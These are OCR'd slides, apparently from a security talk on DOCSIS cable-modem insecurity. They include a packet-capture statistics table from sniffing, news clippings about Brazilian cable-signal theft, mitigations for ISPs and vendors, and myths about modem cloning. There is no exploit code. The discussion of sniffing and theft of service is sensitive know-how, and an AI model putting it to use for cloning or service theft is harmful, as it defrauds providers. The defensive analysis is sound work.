
- ARP traffic is in the clear
- IP registration occurs prior to encryption/auth
  - Unless EAE enabled (Early Authentication & Encryption)

# Sniffing DOCSIS




| Protocol | % Packets | Packets | % Bytes | Bytes | Mbit/s | End Packets | End Bytes | End Mbit/s |
|---|---|---|---|---|---|---|---|---|
| Frame | 100.00 % | 7384233 | 100.00 % | 505201993 | 0.000 | 0 | 0 | 0.000 |
| DOCSIS 1.1 | 100.00 % | 7384182 | 100.00 % | 505201993 | 0.000 | 0 | 0 | 0.000 |
| DOCSIS Mac Management | 98.95 % | 7306695 | 98.87 % | 499495103 | 0.000 | 0 | 0 | 0.000 |
| Ethernet | 1.05 % | 77487 | 1.13 % | 5706890 | 0.000 | 0 | 0 | 0.000 |
| Address Resolution Protocol | 1.01 % | 74254 | 1.03 % | 5197780 | 0.000 | 74254 | 5197780 | 0.000 |
| Internet Protocol Version 6 | 0.04 % | 2632 | 0.06 % | 288080 | 0.000 | 0 | 0 | 0.000 |
| Internet Control Message Protocol v6 | 0.04 % | 2632 | 0.06 % | 288080 | 0.000 | 0 | 0 | 0.000 |
| VSS-Monitoring ethernet trailer | 0.04 % | 2632 | 0.06 % | 288080 | 0.000 | 2632 | 288080 | 0.000 |
| Internet Protocol Version 4 | 0.01 % | 601 | 0.04 % | 221030 | 0.000 | 0 | 0 | 0.000 |
| User Datagram Protocol | 0.01 % | 601 | 0.04 % | 221030 | 0.000 | 0 | 0 | 0.000 |
| Bootstrap Protocol | 0.01 % | 594 | 0.04 % | 217916 | 0.000 | 0 | 0 | 0.000 |
| VSS-Monitoring ethernet trailer | 0.01 % | 594 | 0.04 % | 217916 | 0.000 | 594 | 217916 | 0.000 |
| Time Protocol | 0.00 % | 1 | 0.00 % | 70 | 0.000 | 1 | 70 | 0.000 |
| Data | 0.00 % | 6 | 0.00 % | 3044 | 0.000 | 0 | 0 | 0.000 |
| VSS-Monitoring ethernet trailer | 0.00 % | 6 | 0.00 % | 3044 | 0.000 | 6 | 3044 | 0.000 |
| Malformed Packet | 0.00 % | 51 | 0.00 % | 0 | 0.000 | 51 | 0 | 0.000 |

# Brazilian Criminals



# Brazilian Criminals

publicado em 28/03 às 08h47

## Ex-policial é preso por instalar "gato" de TV a cabo



O ex-soldado foi preso em flagrante com um comparsa em São Paulo. Ele já tinha ainda passagens por furto e estelionato. Na casa dele foram encontrados aparelhos para instalação da TV por assinatura, uniformes utilizados por técnicos dessas empresas e uma pistola sem licença.

# Brazilian Criminals

Edição do dia 15/08/2014
15/08/2014 21h53 - Atualizado em 15/08/2014 21h53

## Fraude milionária com pirataria de sinais de TV é descoberta em SP

Polícia Civil e MP desmantelaram grande esquema de furto de sinal.
Serviço era vendido em todo o Brasil e disfarçado com servidor no Canadá.



# Brazilian Criminals

09/07/2015 13h22 - Atualizado em 09/07/2015 13h22

## Polícia prende quadrilha que fazia 'gato' para TV a cabo em Curitiba

Equipamentos eram desbloqueados e vendidos numa média de R$ 600. Aparelhos eram enviados para todo o país; prisão foi em flagrante.

Do G1 PR, com informações da RPC Curitiba

# Solutions: ISPs

- Firmware Upgrades
- Isolate DOCSIS network
- ACL's
- BPI+ Policy Total
- TFTP Enforce

# Solutions: ISPs

- **DMIC - Dynamically generates config file passwords (Can’t reuse)**
- **Enforce EAE - Encrypts IP & DHCP process**
- **Cable Privacy Hotlist (finds cloned modems)**

# Solutions: Vendors

- **No more backdoors**
- **FCC certification – Security**
- **Open Source?**
- **TPM, Smart Cards?**

# Insecurity: Root Causes

- Improperly configured CM/CMTS
- Security flaws in CM/CMTS OS
- Costs & Convenience
- Backwards compatibility != Security

# Myths

- **Perfect Clones (Theft of Service)**
  - **"Nobody is innocent"**
  - **"Needs physical access“**
  - **"You need JTAG, SPI"**

# Conclusion

- **The question remains:**
  - **Is DOCSIS a secure & viable communications protocol?**

# R.I.P TG862 SN XXXXXXXXX91344


† 2015

***IN MEMORIAM***